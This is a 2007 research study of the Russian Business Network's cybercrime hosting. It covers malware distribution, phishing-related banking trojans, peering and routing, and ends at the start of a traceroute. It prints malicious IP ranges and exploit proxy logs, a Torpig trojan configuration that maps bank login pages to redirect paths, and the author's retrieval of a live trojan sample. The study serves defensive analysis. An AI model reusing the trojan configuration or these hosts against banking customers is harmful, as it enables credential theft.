Russian Business Network study

Version	1.0
Release date	2007-11-20
Author	David Bizeul <dbizeul at gmail dot com>

History:
2007-11-20: 1.0 – Final release
2007-11-08: 0.9 – Draft for review
2007-08-25: 0.1 – Creation

Abstract:

There are some places in the world where life is dangerous. Internet has some dark zones too and RBN is one of them. RBN stands for Russian Business Network and it's a nebulous organisation which aims to fulfil cyber crime.

This document brings some enlightenment on RBN activities and tries to detail how it works. Indeed RBN has many constituents and it's hard to have a precise idea on the goal of some of them and the way they're linked with other constituents.

There are some countermeasures available but none makes sense for home user or even companies. Only ISPs, IXPs and internet regulators can help mitigating risks originating from RBN and other malicious groups.

UPDATE: recently (2007-11-04), RBN has disappeared (temporarily?) from the Internet because some of the suggestions made in this document have been enforced by some ISPs. This study has been made before RBN vanished; it explains what RBN is/was and how it might evolve. This orange UPDATE flag indicates that information has been added at the last minute to cover the RBN disappearing.

 Some parts of this report may contain harmful links. Use it at your own risks.

 Some of the links inside this document might have become unavailable since the writing.

Summary

Overview

It's interesting to observe that many recent cyber crime troubles are relating to Russia. This observation is obviously a simple shortening. Indeed nothing seems to link to Russia at first sight, it's a nasty country for sending spam but many are worst, Russia is only the 8th top spam country [1]. We need to dig deeper to identify that cyber crime is originating mostly from Russian dark zones. In a digital world, those dark zones exist where the Internet becomes invisible and it's used for collecting phishing sites credentials, for distributing drive by download exploits, for collecting malware stolen data, etc.
It's a considerable black market as it has been revealed in this paper [2].
A lot of information can be available over the web on Russian malicious activities and precisely on the way RBN (Russian Business Network) plays a major role in these cases.

1. Russian cybercrime

Before going into RBN deeply, it's interesting to focus a few moments on Russia. This country has always been known for its good virus writers. Some of their creations (Bagel, MyDoom, Netsky) have been a plague to fight against for some readers.
In Russia, hacking philosophy is a common attitude and some technical magazines written in Russian have a real success. Moreover young people have good computing skills but it seems there is a lack of facilities for IT employment. In this context, over-educated people or highly skilled guys have to find ways to use their abilities to earn money and some of them will chose to offer their skills for cybercrime. Several industry fields have been designated as good targets:


- World financial economy first: foreign victims may have wealthy bank accounts. And banks are supposed to offer adapted services to their customer in a moving world such as worldwide money transfers. This can be a very juicy activity.
- Software industry: that's a common situation when people do not have sufficient money to buy desired stuff, they steal it. That's what's happening with software industry, there is a widespread piracy on almost everything digital. This piracy is very visible in Russia because the principle of pay-for-use is not really accepted.
- Sex: this field has always been considered as a very profitable one, that's a reason why there is a lot of pornography websites hosted in Russia as in other country where laws are inefficient to fight against this.

A very good web page offers an interesting analysis on Russia hidden face nowadays [3].

[1] http://www.sophos.com/pressoffice/news/articles/2007/07/dirtydozjul07.html
[2] http://sparrow.ece.cmu.edu/group/pub/franklin_paxson_perrig_savage_miscreants.pdf
[3] http://www.crime-research.org/analytics/Viruses_Russia/

2. RBN at a glance

If you still wonder what the role of RBN is in Russian cybercrime, the following image should give you a better idea.



RBN offers a complete infrastructure to achieve malicious activities. It's a cybercrime service provider. Whatever the activity is: phishing, malware hosting, gambling, child pornography… RBN will offer the convenient solution to fulfil it.

When using search engines to collect data, RBN can be easily convicted of many cybercrime activities. Next paragraphs will focus on some of these activities. Many names or IP addresses ranges will be detailed later in this study.

RBN activities / Web focus

1. Malware diffusion

During the last years, RBN has been closely tied with malware burning issues. Most of the time; everyone seems to discover once again that this organisation is a malicious shelter.

Let's start the time machine and flash back the important security incidents history.

2005 : CoolWebSearch

CoolWebSearch is a browser hijacker and those who have tried to remove it might remind it clearly as it's a real pain. Following addresses were used to distribute CWS (CoolWebSearch) [4]:

NEVACON : **194.146.206.9**-194.146.206.9#qagwetobzb.com/CWS
NEVACON : **194.146.206.12**-194.146.206.12#qbwblcjkbg.com/CWS
NEVACON : **194.146.206.18**-194.146.206.18#qdobtjdizw.com/CWS
NEVACON : **194.146.207.12**-194.146.207.12#xibrid16.com/CWS
RBN : **81.95.144.0-81.95.147.255**#Russian Business Network (CoolWebSearch)
RBN: **81.95.145.17**3-81.95.145.173#zgeghrlgro.biz|dollarrevenue
RBN: **81.95.146.154**-81.95.146.154#CWS
RBN: **81.95.146.170**-81.95.146.170#CWS
RBN: **81.95.147.107**-81.95.147.107#rpcc.exe|hijack|BT
LUGLINK : **85.249.16.0-85.249.31.255**#Joy Hosting NOC Nn-valuedot-net (CoolWebSearch)
LUGLINK : **85.249.17**.185-85.249.17.185#CWS
LUGLINK : **85.249.19.122**-85.249.19.122#extreme.biz|hijacks|BT
LUGLINK : **85.249.23.82**-85.249.23.82#VXGAMET1|magik888.ru
LUGLINK **: 85.249.23.98**-85.249.23.98#Hijack|BT
LUGLINK : **85.249.23.248**-85.249.23.248#unme.exe|BT|Hijacks
DATAPOINT : **85.249.128**.0-85.249.143.255#DataPoint (CoolWebSearch)

September 19th 2006 : Vector Markup Language vulnerabilty

Computer Associates wrote a note on a UrSnif trojan installed via a VML exploit on a computer hosted on RBN [5]. This note was written 3 days only after Microsoft released its advisory. This small delay can prove that malware hosted on RBN is up to date.


VML has been a vulnerability actively exploited. Richard Bejtlich also wrote a blog entry [6] where we can see two computers from RBN used for exploit diffusion

GET http://back88008800.com/dating.html - DIRECT/**81.95.146.166** -
1170223062.070 355 192.168.2.5 TCP_MISS/200 1946
GET http://back88008800.com/script.js - DIRECT/**81.95.146.166** application/x-javascript
1170223062.329 123 192.168.2.5 TCP_MISS/302 438
GET http://www.worlddatinghere.com/? - DIRECT/63.218.226.67 text/html
1170223062.463 392 192.168.2.5 TCP_MISS/302 696
GET http://**81.95.146.133**/sutra/in.cgi? - DIRECT/81.95.146.133 text/html
1170223062.802 339 192.168.2.5 TCP_MISS/200 4084
GET http://**81.95.146.133**/sp/sp2/index.php - DIRECT/81.95.146.133 text/html

[4] http://www.pianetapc.it/file/Blockpost/blockpost.txt
http://www.bluetack.co.uk/config/blockpost/BPV3_malware_blocklist.txt
[5] http://ca.com/it/blogs/posting.aspx?id=90744&pid=93273&date=2006/9
[6] http://taosecurity.blogspot.com/2007_01_01_archive.html

June 20th 2007 : Mpack

Mpack is this kind of new threat that has developed during 2007. Mpack is a multi-exploit embedded attack tool. It can infect html pages and then exploit vulnerabilities from Windows, Internet Explorer, Winzip, Qucktime and others. Mpack works by injecting an iframe in legitimate html pages. These iframes redirect users to malicious sites. As you can imagine, many malicious sites were located on RBN.



Several security observatories have published interesting studies on Mpack such as SANS Internet Storm Center [7]. Dancho Danchev also provided an interesting study [8] where he listed most implicated host:

58.65.239.180	Intercage
64.38.33.13	FASTservers
194.146.207.129	**Nevacon**
194.146.207.18	**Nevacon**
194.146.207.23	**Nevacon**
81.177.8.30	RTCommAS
203.121.71.183	TTNET-MY
81.95.148.42	**RBN**
81.95.149.114	**RBN**

Few days later, on the same site, researchers revealed that most of the Mpack exploits were originating from another RBN computer.

August 31st 2007: Bank of India attacked and hosting malware

That's not so usual; a major bank has been attacked and its main page has been hijacked to propose malware to its clients. Indeed, iframe tag was inserted into bankofindia.com leading to a malicious website. This malicious website tried to install 22 malware on the client computer. Some of the malware were spam oriented and other were identity theft oriented such as a modified Pinch version. And Sunbelt revealed that the attack was originating from ……RBN [9].

July 21st 2007 –October 10th 2007: case study on Torpig/Sinowal

Having received an interesting document on Torpig environment, I decided to start a quick investigation on the way it works.

First, I checked some IP addresses and connected on http://194.146.207.18/config where I got a page with this content:

```
storage_send_interval="600"
config_file ="$_2341234.TMP"
storage_file ="$_2341233.TMP"
www_domains_list = "pageshowlink.com"
redirector_url ="citibusinessonline.da-us.citibank.com /cbusol/uSignOn.do  {www} /usa/citibusiness.php  2
0 3"
```

[7] http://isc.sans.org/diary.html?storyid=3015
[8] http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html
[9] http://sunbeltblog.blogspot.com/2007/09/update-on-bank-of-india.html

```
redirector_url = "*fineco.it  /fineco/PortaleLogin {www} /it/fineco.php 2  0  3"
redirector_url = "onlineid.bankofamerica.com /cgi-bin/sso.login.controller*  {www}
/usa/boa_pers/sso.login.php  2  0  2"
redirector_url = "onlinebanking-nw.bankofamerica.com /login.jsp*  {www} /usa/boa_pers/sso.login.php  2  0
2"
redirector_url = "online.wellsfargo.com  /signon* {www} /usa/wellsfargo.php 2  0  2"
redirector_url = "ibank.barclays.co.uk /olb/*/LoginPasscode.do  {www} /uk/barc/LoginPasscode.php 2  0  2"
redirector_url = "*ebank.hsbc.co.uk /servlet/com.hsbc.ib.app.pib.logon.servlet.OnLogonVerificationServlet
{www} /uk/hsbc/hsbc.php 2  0  2"
redirector_url = "online*.lloydstsb.*  /miheld.ibc {www} /uk/lloyds/lloyds.php 2  0  2"
redirector_url = "*halifax-online.co.uk /_mem_bin/UMLogonVerify.asp  {www} /uk/halifax.co.uk.php  2  0  3"
redirector_url = "olb2.nationet.com /signon/SinglePageSignon_wp1.asp*  {www} /uk/nationwide.php 2  0  3"
redirector_url = "webbank.openplan.co.uk /core/webbank.asp  {www} /uk/woolwich.co.uk.php  2  0 3"
#DE
redirector_url = "meine.deutsche-bank.de /mod/WebObjects/dbpbc.woa/*  {www} /de/deutsche-
bank.de/login.php 2  0  3"
redirector_url = "banking.postbank.de /app/login.prep.do*  {www} /de/postbank/postbank.de.php 2  0  3"
redirector_url = "portal*.commerzbanking.de /P-Portal/XML/IFILPortal/pgf.html*  {www}
/de/commerzbanking/login.php 2  0  2"
redirector_url = "www.dresdner-privat.de /servlet/P/SSA_MLS_PPP_INSECURE_P/pinLogin.do  {www}
/de/dresdner-privat/pers.php 2  0  3"
redirector_url = "www.dresdner-privat.de /servlet/N/SSA_MLS_PPP_INSECURE_N/pinLogin.do  {www}
/de/dresdner-privat/corp.php 2  0  3"
```

This file was obviously a configuration file for a banking trojan. All indicated urls were targets which the trojan had to redirects on malicious site.

Let's consider the second line :
redirector_url = "*fineco.it /fineco/PortaleLogin {www} /it/fineco.php 2 0 3"

1	2	3	4	5

There are different fields inside :
1 : domain name
2 : end of the legitimate url
3 : protocol used (http)
4 : target redirected location (end of the URL)
5 : ?

It's clear that's one data is missing: the target domain. This domain was probably obtained through www_domains_list pointing on pageshowlink.com (parking page during the investigation).

I could also access to a htaccess file :

```
RewriteEngine On
#/x26_new.php?data=$1
#rewrite dlya novih ID tipa
TROY_ID|build_name|build_version
RewriteRule ^XFsQa5/(.+)$ /gamma/x26_newid.php?data=$1
RewriteRule ^hgbs845/(.+)$ /gamma/x26_new10.php?data=$1
```

So everything trying to reach http://evildomain.com/XFsQa5/whateveryouwant/forinstance/bankofamerica.com/ would be translated as http://evildomain.com/gamme/x26_newid.php?data=$1
$1 may be an identifier mixing a real trojan ID, the build name and the build version.

As I didn't know anything about $1, I asked for a default file on gamma/x26_newid.php?data=1
I got a strange binary file, removed the beginning of the file and obtained a fully functional Torpig version. And what is "fun" with this default version is that few antivirus recognized this file as a suspicious file at the moment.
I made a small comparison [10] between 2007-07-23 and 2007-10-25:

[10] http://www.virustotal.com

Antivirus	Version	Last Update	Result
AhnLab-V3	2007.7.21.0	2007.07.23	no virus found
AntiVir	7.4.0.44	2007.07.23	TR/Agent.132312
Authentium	4.93.8	2007.07.20	no virus found
Avast	4.7.997.0	2007.07.22	no virus found
AVG	7.5.0.476	2007.07.22	Obfustat.ANY
BitDefender	7.2	2007.07.23	no virus found
CAT-QuickHeal	9.00	2007.07.23	(Suspicious) - DNAScan
ClamAV	devel-20070416	2007.07.23	no virus found
DrWeb	4.33	2007.07.23	no virus found
eSafe	7.0.15.0	2007.07.22	Suspicious Trojan/Worm
eTrust-Vet	31.1.5002	2007.07.23	no virus found
Ewido	4.0	2007.07.23	no virus found
FileAdvisor	1	2007.07.23	no virus found
Fortinet	2.91.0.0	2007.07.23	no virus found
F-Prot	4.3.2.48	2007.07.20	no virus found
F-Secure	6.70.13030.0	2007.07.23	no virus found
Ikarus	T3.1.1.8	2007.07.23	Trojan-Downloader.Win32.Small.ems
Kaspersky	4.0.2.24	2007.07.23	no virus found
McAfee	5079	2007.07.20	no virus found
Microsoft	1.2704	2007.07.23	no virus found
NOD32v2	2414	2007.07.23	no virus found
Norman	5.80.02	2007.07.23	no virus found
Panda	9.0.0.4	2007.07.23	Suspicious file
Sophos	4.19.0	2007.07.17	Mal/EncPk-T
Sunbelt	2.2.907.0	2007.07.21	VIPRE.Suspicious
Symantec	10	2007.07.23	no virus found
TheHacker	6.1.7.152	2007.07.23	no virus found
VBA32	3.12.2.1	2007.07.23	no virus found
VirusBuster	4.3.26:9	2007.07.22	no virus found
Webwasher-Gateway	6.0.1	2007.07.23	Trojan.Agent.132312

Additional information
File size: 132313 bytes
MD5: 346a09e2d647d0dcebf8ae8c6562e88a
SHA1: e745b2af7da21274fc2afa5194c03b00e597a96f
Sunbelt info: VIPRE.Suspicious is a generic detection for potential threats that are deemed suspicious through heuristics.

Torpig analysis 2007-07-23

Antivirus	Version	Dernière mise à jour	Résultat
AhnLab-V3	2007.10.26.0	2007.10.25	-
AntiVir	7.6.0.27	2007.10.25	TR/Agent.132312
Authentium	4.93.8	2007.10.25	-
Avast	4.7.1074.0	2007.10.25	Win32:Sinowal
AVG	7.5.0.503	2007.10.25	Obfustat.ANY
BitDefender	7.2	2007.10.25	Trojan.Agent.BIT
CAT-QuickHeal	9.00	2007.10.25	(Suspicious) - DNAScan
ClamAV	0.91.2	2007.10.25	-
DrWeb	4.44.0.09170	2007.10.25	Trojan.PWS.Snap.236
eSafe	7.0.15.0	2007.10.22	Suspicious File
eTrust-Vet	31.2.5241	2007.10.25	-
Ewido	4.0	2007.10.25	-
FileAdvisor	1	2007.10.25	-
Fortinet	3.11.0.0	2007.10.19	Spy/Sinowal
F-Prot	4.3.2.48	2007.10.25	-
F-Secure	6.70.13030.0	2007.10.25	-
Ikarus	T3.1.1.12	2007.10.25	Trojan-Downloader.Win32.Small.ems
Kaspersky	7.0.0.125	2007.10.25	-
McAfee	5149	2007.10.25	-
Microsoft	1.2908	2007.10.25	-
NOD32v2	2617	2007.10.25	-
Norman	5.80.02	2007.10.25	-
Panda	9.0.0.4	2007.10.25	Generic Trojan
Prevx1	V2	2007.10.25	-
Rising	19.46.31.00	2007.10.25	-
Sophos	4.22.0	2007.10.25	Mal/Sinowa-A
Sunbelt	2.2.907.0	2007.10.24	VIPRE.Suspicious
Symantec	10	2007.10.25	-
TheHacker	6.2.9.107	2007.10.25	-
VBA32	3.12.2.4	2007.10.25	-
VirusBuster	4.3.26:9	2007.10.25	-
Webwasher-Gateway	6.0.1	2007.10.25	Trojan.Agent.132312

Information additionnelle
File size: 132313 bytes
MD5: 346a09e2d647d0dcebf8ae8c6562e88a
SHA1: e745b2af7da21274fc2afa5194c03b00e597a96f
Sunbelt info: VIPRE.Suspicious is a generic detection for potential threats that are deemed suspicious through heuristics.

Torpig analysis 2007-10-25

It's unpleasant to conclude that even 3 month after the reception of the file, this trojan has not been identified by most antivirus editors. Few (only 3) identify it properly as Torpig/Sinowal.
Most major antivirus editors (Symantec, McAfee, Kaspersky or ClamAV) do not identify the threat. Those main editors may represent at least 50% marketshare. Most people think they are protected against malware because they have their miraculous antivirus but on this very issue, we can see people are still at risk and may encounter an identity theft at any time.

The RBN Zoo

It's clear that RBN is hosting many, many, many kinds of malware. I did not give an example for each, but many well known malware have already been identified as being spread from RBN (Rustock, Haxdoor, Pinch…). Some antivirus editors provide on their website a description of sample malicious code collected. That can be used to identify whether RBN is implicated or no. An easy search on Exalead can also help to make up ones mind [11].

[11] http://www.exalead.fr/search/results?q=site%3a%28www.avira.com%29%20avira%20phishing%2081.95&nojs=1

2. Phishing

Basically, phishers process this way to lead a phishing attack:

- They register a domain on a ccTLD (country code top level domain) on which registry (liable for this ccTLD) and registrars are slow to react to close a phishing site. This happen when English is not a spoken language or when registrars hide behind insufficient laws.
- They host their phishing page (or kits) either on a website associated with this domain or on a compromised website or even on a free hosting website. The difficulty nowadays is that fast flux botnets came to reality (thanks to Stormworm for instance) and the hosting victim can be anyone on earth having its computer infected.
- This hosted phishing page from nowhere will now call a malicious script which aims at collecting submitted credentials. This script is the real key point which can help us to identify who is behind a phishing scheme.

As a matter of fact, RBN has not been implicated directly in phishing hosting, and this study couldn't help to conclude that RBN is a phishing group. Nevertheless, RBN is very involved indirectly in phishing because of banking trojans hosted on their servers. Once installed, those trojans continue to speak with RBN servers for:

- Update: trojans are updated once antivirus software begins to detect them. They can also be updated to bring new features.
- Phishing content: fake phishing pages will be sent instead of the good one when the compromised victim accesses a targeted url.
- Logs: stolen information is sent to a server. This server will receive the logs from all installed trojans.

Internet is full of user reports or public advisories relating to RBN and phishing [12].

3. Other malicious activities

We can add other malicious activities where RBN is involved:

- SpamStock.
  RBN has been used to host Rustock. This malware has dealt with one thing: sending stock spam [13]. This spam has been broadcasted widely and tended to convince victims that they are chosen people receiving a financial forecast on a small cap with huge profits to be done. On small caps, few transactions can create huge variations and spammer use this to make profits rapidly. SEC (Securities and Exchange Commission) has tried to regulate this fraud [14] but it's a difficult task.
- Denial of service
  RBN has already leaded some DDOS campaigns against financial institutions. That's what happened to NAB (National Australia Bank) in October 2006 [15] as a result of having installed new security mechanism and causing malware and phishing scheme to be useless.
- Automatic attacking tools
  We can identify some forum posts showing that bots hosted on RBN have been used to compromise websites through the exploitation of known vulnerabilities [16]. Icepack, Mpack and Webattacker may not be far…
- Everything bad
  RBN is also used to host pornographic sites, child pornography as it said on the ROCKSO file #7465 [17]

12 http://www.google.com/search?q=phishing+81.95
13 http://www.symantec.com/enterprise/security_response/weblog/2006/11/spam_and_stock_specualtion.html
14 http://www.sec.gov/news/press/2007/2007-34.htm
15 http://www.zdnet.com.au/news/security/soa/National-Australia-Bank-hit-by-DDoS-attack/0,130061744,339271790,00.htm
16 http://www.freewebspace.net/forums/showthread.php?p=899695
17 http://www.spamhaus.org/rokso/evidence.lasso?rokso_id=ROK7465

RBN organization / Network data

1. Overview on BGP and Internet

Internet has grown slowly, ISPs linking each other. Now it's a very complex network with so many interactions that it's nearly impossible to list them all. You can observe a complete Internet map on Lumeta [18]. Anyway, Internet as been built with IP address (let's forget V4 or V6 for the moment) and some mechanism had to be invented to find the best path to reach a precise IP address. This mechanism is called routing. At the beginning, people had to set manually their routing tables but it rapidly became a pain and protocol came to reality to solve this problem.

- BGP (Border Gateway Protocol) is the protocol used between ISP to identify the best way to reach a node and to announce routes offered by one ISP.
- AS (Autonomous System) is a precise zone in the Internet administered by a single entity. This AS is known with a number (the ASN or AS Number).
- Three different kinds of AS exists :
  - Stub AS : The AS has only one connection to an other AS (example : small company)
  - Transit AS : The AS has connections with several AS and carries transit traffic (example : an ISP)
  - Multi-homed AS :The AS has connections with several AS but it does not carry transit traffic (example : a large company)

This is a very short introduction to Internet and BGP but this should be enough for the current study. People interested in deep information will find useful links on Wikipedia [19].

Basically, what is important is that each piece of the Internet has to be known through its ASN and that's precisely what's will be used to focus on RBN.

2. Internetworking and AS peering

In order to exchange traffic, each network has to negotiate agreements with its peers so that they can communicate each other. This agreement is called peering. There are three peering categories:

- Peer directly or swap: this is when both peers will agree on the fact that they'll use each other link to promote their business.
- Transit: you pay money to another network to access somewhere else.
- Customer : another network pays you to access somewhere else

As we'll see later RBN has become master in dealing peering settlement with other ISPs. Thanks to these settlements, RBN has acquired the ability to reach or be reached from several ISPs.

3. ISP and IXP

Physically, all networks are plugged to routers in order to exchange with peers. Generally, people or companies are connected to ISPs. Those ISPs offer a transit AS to their customers for an Internet access. Internet is composed of all of these ISPs. Some of them interconnect each others directly and some interconnect through an IXP (Internet eXchange Point) [20]. Those IXPs are located in several places in the world, mostly in main cities.

We'll see later that RBN has understood this point very clearly and has built a complex relationship network in order to avoid being unplugged.

[18] http://www.lumeta.com/research/
[19] http://en.wikipedia.org/wiki/Border_Gateway_Protocol
[20] http://en.wikipedia.org/wiki/Internet_exchange_point

4. AS Path

As it has been explained previously, BGP is used to establish the best route to reach a network. This route is called an AS Path. AS Path is a route that indicates you crossed networks to reach destination.

The following AS Path was used to reach IP network block 81.95.144.0/20

```
 81.95.144.0/21       65056 4637 3491 41173 40989 + Announce - aggregate of 81.95.144.0/22 (65056
4637 3491 41173 40989) and 81.95.148.0/22 (65056 4637 3491 41173 40989)
 81.95.154.0/23       65056 4637 174 41173 40989 + Announce - aggregate of 81.95.154.0/24 (65056 4637
174 41173 40989) and 81.95.155.0/24 (65056 4637 174 41173 40989)
```

We can observe on this example that those IP net blocks are hosted on AS 40989. If we reverse the AS Path, we obtain the following path:

- AS 40989 : RBN AS
- AS 41173 : SBTel AS
- AS 3491 : Beyond the Network America (PCCWbtn) or AS 174 : Cogent AS
- AS 4637 : Reach AS
- AS 65056 : the originating AS

We can here assume that SBTel once agreed on settlements with Cogent and Beyond the Network. These agreements with legitimate companies could be a point of weakness for RBN.

UPDATE: Agreements between SBT-Tel and legitimate UK ISPs have not been cancelled at yet, indeed, ISPs should have preferred to blacklist RBN IP addresses.

5. The RBN IP path

AS Path is interesting but we can also learn a lot from IP path, indeed this technique allows identifying which router is used on the path to the destination. Even if the router is located on the corresponding AS Path, a reverse lookup on the IP address can provide us valuable information.


```
C:\ >tracert 81.95.152.179
